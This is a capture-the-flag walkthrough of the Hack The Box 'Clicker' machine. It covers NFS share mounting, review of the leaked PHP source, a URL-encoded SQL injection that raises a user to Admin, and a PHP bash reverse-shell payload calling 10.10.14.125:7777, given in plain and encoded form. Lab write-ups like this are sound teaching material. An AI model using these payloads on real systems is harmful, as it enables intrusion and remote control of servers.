


Profile tab



HTB Machine: Clicker - Difficulty: Medium

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



After testing the functionality of the site, I need to get some kind of foothold. Many PHP files were found, and many parameters during the way could be tested. I was thinking about the files, and I need some interaction with the server. The scan revealed port 111 for rpcbind.

Except that, it is possible to see the the “NFS” service was found. Which means that I will probably be able to list and download (in some cases to upload) files.

Reminder:



Erel Regev

2049 – NFS Service


We are dealing with client/server system that allows users to access files across a network and treat them as they are in a local file directory. It acts the same as SMB, but can't communicate with it.

The NFS protocol lacks built-in authentication or authorization capabilities. Instead, authorization relies on the file system's existing information. In this process, the server plays a crucial role by translating the client's user information into the file system's format and converting the associated authorization details into the required UNIX syntax to the best of its ability.


One problem is that the client and server do not necessarily have to have the same mappings of UID/GID to users and groups. No further checks can be made on the part of the server. This is why NFS should only be used with this authentication method in trusted networks.

RPC Enumeration

Using rpcinfo:



I used the command 'showmount -e <IP>' in order to find the directories on the server that are available to mount:




Then I mounted the found directory using the ‘mount’ command:


```
┌──(kali㉿kali)-[~/Desktop/Others/nfsshell]
└─$ sudo mount -t nfs -o vers=3,nolock 10.10.11.232:/mnt/backups /mnt/t_backup
```

I used version 3 based on the scan results.

A zip file was found in the /mnt/t_backup directoy on my local machine:



I have all the PHP files of the application!



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save_game.php

save_game.php

```php
<?php
session_start();
include_once("db_utils.php");

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
    $args = [];
    foreach($_GET as $key=>$value) {
        if (strtolower($key) === 'role') {
            // prevent malicious users to modify role
            header('Location: /index.php?err=Malicious activity detected!');
            die;
        }
        $args[$key] = $value;
    }
    save_profile($_SESSION['PLAYER'], $_GET);
    // update session info
    $_SESSION['CLICKS'] = $_GET['clicks'];
    $_SESSION['LEVEL'] = $_GET['level'];
    header('Location: /index.php?msg=Game has been saved!');

}
?>
```

include_once("db_utils.php")

This line includes an external PHP file named "db_utils.php" which will be analyzed later.

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "")

This conditional checks if the "PLAYER" key is set in the session and whether it has a non-empty value. It is used to verify that a user is logged in.

$args = []

This initializes an empty array called $args, which will be used to store the values from the $_GET superglobal.

foreach($_GET as $key=>$value) { ... }

This loop iterates through all the elements in the $_GET superglobal. It checks each key-value pair, and if the key is "role" (case-insensitive), it prevents further execution by redirecting the user to "/index.php" with an error message.

If the loop doesn't encounter a "role" key, it adds the key-value pairs from $_GET to the $args array.

save_profile($_SESSION['PLAYER'], $_GET)

This line calls a function named "save_profile" with the "PLAYER" session value and the entire $_GET array as arguments. This function saves or updates the user's profile information in a database.

The script then updates session variables $_SESSION['CLICKS'] and $_SESSION['LEVEL'] with values from $_GET['clicks'] and $_GET['level'], respectively.

Finally, it redirects the user to "/index.php" with a success message if all the operations were successful.

I believe if the input data from $_GET is not properly sanitized and validated, this might be the vulnerability I am looking for.

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db_utils.php

save_game.php × db_utils.php ×

```php
<?php
session_start();

$db_server="localhost";
$db_username="clicker_db_user";
$db_password="clicker_db_password";
$db_name="clicker";
$mysqli = new mysqli($db_server, $db_username, $db_password, $db_name);
$pdo = new PDO("mysql:dbname=$db_name;host=$db_server", $db_username, $db_password);

function check_exists($player) {
    global $pdo;
    $params = ["player" => $player];
    $stmt = $pdo->prepare("SELECT count(*) FROM players WHERE username = :player");
    $stmt->execute($params);
    $result = $stmt->fetchColumn();
    if ($result > 0) {
        return true;
    }
    return false;
}

function create_new_player($player, $password) {
    global $pdo;
    $params = ["player"=>$player, "password"=>hash("sha256", $password)];
    $stmt = $pdo->prepare("INSERT INTO players(username, nickname, password, role, clicks, level) VALUES (:player,:player,:password,'User',0,0)");
    $stmt->execute($params);
}

function check_auth($player, $password) {
    global $pdo;
    $params = ["player" => $player];
    $stmt = $pdo->prepare("SELECT password FROM players WHERE username = :player");
    $stmt->execute($params);
    if ($stmt->rowCount() > 0) {
        $row = $stmt->fetch(PDO::FETCH_ASSOC);
        if(strcmp($row['password'], hash("sha256",$password)) == 0){
            return true;
        }
    }
    return false;
}

function load_profile($player) {
    global $pdo;
    $params = ["player"=>$player];
    $stmt = $pdo->prepare("SELECT nickname, role, clicks, level FROM players WHERE username = :player");
    $stmt->execute($params);
    if ($stmt->rowCount() > 0) {
        $row = $stmt->fetch(PDO::FETCH_ASSOC);
        return $row;
    }
    return array();
}

function save_profile($player, $args) {
    global $pdo;
    $params = ["player"=>$player];
    $setStr = "";
    foreach ($args as $key => $value) {
            $setStr .= $key . "=" . $pdo->quote($value) . ",";
    }
    $setStr = rtrim($setStr, ",");
    $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
    $stmt -> execute($params);
}

// ONLY FOR THE ADMIN
function get_top_players($number) {
    global $pdo;
    $stmt = $pdo->query("SELECT nickname,clicks,level FROM players WHERE clicks >= " . $number);
    $result = $stmt->fetchAll(PDO::FETCH_ASSOC);
    return $result;
}
function get_current_player($player) {
    global $pdo;
    $stmt = $pdo->prepare("SELECT nickname, clicks, level FROM players WHERE username = :player");
    $stmt->bindParam(':player', $player, PDO::PARAM_STR);
    $stmt->execute();
    if ($stmt->rowCount() > 0) {
        $result = $stmt->fetch(PDO::FETCH_ASSOC);
        return $result;
    } else {
        return null;
    }
}

?>
```

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check_exists($player)

This function checks if a player (username) exists in the database. It prepares a SQL query that counts the number of rows in the "players" table where the "username" matches the provided player name. If any rows are found, it returns true; otherwise, it returns false.

create_new_player($player, $password)

This function creates a new player record in the database. It hashes the provided password using SHA-256 and inserts a new row into the "players" table with default values for nickname, role, clicks, and level.

check_auth($player, $password)

This function checks if the provided player and password match a record in the database. It prepares a SQL query to select the hashed password from the "players" table based on the provided player name. If a matching record is found, it compares the hashed password with the provided password after hashing. If they match, it returns true; otherwise, it returns false.

load_profile($player)

This function loads a player's profile data from the database. It prepares a SQL query to select nickname, role, clicks, and level based on the provided player name. If a matching record is found, it returns an associative array with the profile data; otherwise, it returns an empty array.

save_profile($player, $args)

This function updates a player's profile data in the database. It takes an array of key-value pairs ($args) and prepares an SQL query to update the "players" table with the new values. The function dynamically generates the SET clause of the query based on the keys and values in $args.

get_top_players($number)

This function is intended for administrators and retrieves players who have achieved a certain number of clicks or more. It prepares a SQL query to select nickname, clicks, and level for players with clicks greater than or equal to the provided number.

get_current_player($player)

This function retrieves the profile data of a specific player based on their username. It prepares a SQL query to select nickname, clicks, and level for the specified player.

HTB Machine: Clicker - Difficulty: Medium

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After analyzing the relevant files, we are dealing with the following request and parameters:

save_game.php db_utils.php

```php
<?php
session_start();
include_once("db_utils.php");

if (isset($_SESSION['PLAYER']) && $_SESSION['PLAYER'] != "") {
    $args = [];
    foreach($_GET as $key=>$value) {
        if (strtolower($key) === 'role') {
            // prevent malicious users to modify role
            header('Location: /index.php?err=Malicious activity detected!');
            die;
        }
        $args[$key] = $value;
    }
    save_profile($_SESSION['PLAYER'], $_GET);
    // update session info
    $_SESSION['CLICKS'] = $_GET['clicks'];
    $_SESSION['LEVEL'] = $_GET['level'];
    header('Location: /index.php?msg=Game has been saved!');

}
?>
```

```php
function save_profile($player, $args) {
    global $pdo;
    $params = ["player"=>$player];
    $setStr = "";
    foreach ($args as $key => $value) {
            $setStr .= $key . "=" . $pdo->quote($value) . ",";
    }
    $setStr = rtrim($setStr, ",");
    $stmt = $pdo->prepare("UPDATE players SET $setStr WHERE username = :player");
    $stmt -> execute($params);
}
```

its about bypassing the strtolower, to perform a SQL Injection.


Erel Regev

SQL-Injection


clicks=321&level=1&%72%6f%6c%65%3d%22%41%64%6d%69%6e%22%23


which is: clicks=321&level=1&role="Admin"#

it only accepts "Admin" as a valid parameter. Since this is passed to the SQL database, I added a # character to the end to quote the rest of the query.




Logout and Login back again:





Erel Regev



I'm logged in as the Administrator.

The export.php becomes more relevant but it's a bit complicated file. What important is:

The system accepts a POST value for a file extension without proper sanitization, which allows us to specify potentially harmful extensions like PHP. If we omit the .txt or .json extension, the system will create an HTML file without validating the input parameters. This lack of validation allows for the injection of PHP code onto the server, potentially leading to remote code execution (RCE) vulnerabilities.


To exploit this, we can modify our nickname to include a PHP payload using the same vulnerability to gain administrative access. The system doesn't verify the nickname parameter, so we can simply encode our PHP payload in the URL to execute malicious actions.

<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.125/7777 0>&1'");?>


URL Encoded:

%3C%3Fphp%20exec%28%22%2Fbin%2Fbash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.125%2F7777%200%3E%261%27%22%29%3B%3F%3E

Erel Regev




Then, sent a POST request with the extension parameter:



I will use the given path and will try to access the file using the browser, while a listener is on:

I got a reverse shell!

www-data shell



I was looking for the flag with no success. I navigated to the /home directory to find users on the machine:

It is possible to see that I don't have permissions to access that directory and find the user's flag.

I was looking for files owned by the user jack:

```
www-data@clicker:/home$ find / -user jack 2> /dev/null
find / -user jack 2> /dev/null
/home/jack
/var/crash/_opt_manage_execute_query.1000.crash
